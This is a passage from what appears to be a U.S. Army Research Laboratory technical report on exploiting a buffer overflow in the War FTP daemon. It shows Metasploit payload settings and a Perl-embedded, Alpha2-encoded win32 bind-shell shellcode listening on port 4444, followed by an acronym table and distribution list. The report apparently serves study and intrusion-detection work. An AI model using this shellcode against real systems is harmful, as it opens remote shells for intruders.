| **EXITFUNC** | **Required** | **DATA** | seh | Exit technique: "process", "thread", "seh" |
| **LPORT** | **Required** | **PORT** | 4444 | Listening port for bind shell |

**Max Size:**

**Restricted Characters (format: 0x00 0x01)**
0x00

**Selected Encoder:**
Msf::Encoder::Alpha2

Copy the generated shellcode into your script.



Metasploit Framework Web Console v2.7 - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
http://127.0.0.1:55555/PAYLOADS?parent=GLOB%280x9c608
Go
Red Hat, Inc. Red Hat Network Support Shop Products Training

```
"\x57\x6b\x4c\x4d\x53\x6f\x34\x50\x64\x59\x6f\x58\x56\x36\x32\x4b"
"\x4f\x6e\x30\x63\x58\x6c\x30\x4c\x4a\x53\x34\x61\x4f\x56\x33\x6b"
"\x4f\x38\x56\x79\x6f\x6e\x30\x65";



# win32_bind -  EXITFUNC=seh LPORT=4444 Size=696 Encoder=Alpha2 http://metasploit.com
my $shellcode =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x49\x49\x49\x49\x49\x37".
"\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x49\x51\x5a\x6a\x65".
"\x58\x30\x42\x31\x50\x42\x41\x6b\x41\x41\x75\x32\x41\x42\x32\x42".
"\x41\x41\x30\x42\x41\x58\x38\x41\x42\x50\x75\x48\x69\x59\x6c\x52".
"\x4a\x6a\x4b\x30\x4d\x58\x68\x5a\x59\x79\x6f\x4b\x4f\x79\x6f\x33".
"\x50\x4e\x6b\x70\x6c\x66\x44\x61\x34\x6c\x4b\x37\x35\x37\x4c\x6c".
"\x4b\x53\x4c\x63\x35\x50\x78\x57\x71\x38\x6f\x4e\x6b\x70\x4f\x34".
"\x58\x6e\x6b\x43\x6f\x51\x30\x35\x51\x38\x6b\x71\x59\x6c\x4b\x66".
"\x54\x4e\x6b\x63\x31\x38\x6e\x30\x31\x49\x50\x6f\x69\x6e\x4c\x4f".
"\x74\x4b\x70\x54\x34\x57\x77\x48\x41\x38\x4a\x36\x6d\x43\x31\x4b".
"\x72\x7a\x4b\x49\x64\x75\x6b\x71\x44\x45\x74\x44\x68\x53\x45\x4d".
"\x35\x6e\x6b\x43\x6f\x66\x44\x67\x71\x68\x6b\x33\x56\x6e\x6b\x54".
"\x4c\x72\x6b\x4e\x6b\x71\x4f\x45\x4c\x47\x71\x6a\x4b\x45\x53\x76".
"\x4c\x6e\x6b\x4f\x79\x72\x4c\x35\x74\x35\x4c\x45\x31\x6a\x63\x47".
"\x41\x6b\x6b\x73\x54\x4c\x4b\x42\x63\x30\x30\x4e\x6b\x31\x50\x44".
"\x4c\x6c\x4b\x52\x50\x55\x4c\x4e\x4d\x6e\x6b\x47\x30\x54\x48\x33".
"\x6e\x35\x38\x6e\x6e\x30\x4e\x34\x4e\x4a\x4c\x56\x30\x6b\x4f\x6e"
```

## Acronyms

| | |
|---|---|
| ARL | U.S. Army Research Laboratory |
| CAM | Code Analysis Methodology |
| CIMP | Center for Intrusion Detection Monitoring and Protection |
| CISD | Computational and Information Sciences Directorate |
| DLL | dynamically linked libraries |
| EBP | extended base pointer |
| EIP | enhanced instruction pointer |
| ESP | extended stack |
| FTP | File Transfer Protocol |
| IDS | intrusion detection system |
| IEPD | Information and Electronic Protection Division |
| IP | Internet protocol |
| LIFO | last-in-first-out |
| NOPs | No Operations |
| SLAD | Survivability/Lethality Analysis Directorate |
| TCP/IP | Transmission Control Protocol/Internet Protocol |
| warftpd | War FTP daemon |
| WinDBG | Windows Debugger |

| No. of Copies | Organization |
|---|---|
| 1 (PDF ONLY) | ADMNSTR<br>DEFNS TECHL INFO CTR<br>DTIC OCP (ELECTRONIC COPY)<br>8725 JOHN J KINGMAN RD STE 0944<br>FT BELVOIR VA 22060-6218 |
| 3 CDs | US ARMY RSRCH LAB<br>IMNE ALC IMS MAIL & RECORDS MGMT<br>AMSRD ARL CI OK TL TECHL LIB<br>AMSRD ARL CI OK T TECHL PUB<br>2800 POWDER MILL ROAD<br>ADELPHI MD 20783-1197 |
| 1 CD | US ARMY RESEARCH LAB<br>ATTN AMSRD MAILROOM VAULT R REYNA<br>BLDG 1624<br>WSMR NM 88002-5513 |
| 1 CD | US ARMY RESEARCH LAB<br>AMSRD CI OK TP TECHL LIB<br>ATTN T LANDFRIED<br>APG MD 21005 |
| 1 HC<br>1 CD | US ARMY RESEARCH LAB<br>AMSRD ARL SL EI<br>D VILLA<br>BLDG 1624<br>WSMR NM 88002-5513 |
| 1 CD | US ARMY RESEARCH LAB<br>AMSRD ARL SL EI<br>D LANDIN<br>BLDG 1624<br>WSMR NM 88002-5513 |
| Total: | 9 (7 CDs, 1 PDF, 1 HC ) |

INTENTIONALLY LEFT BLANK.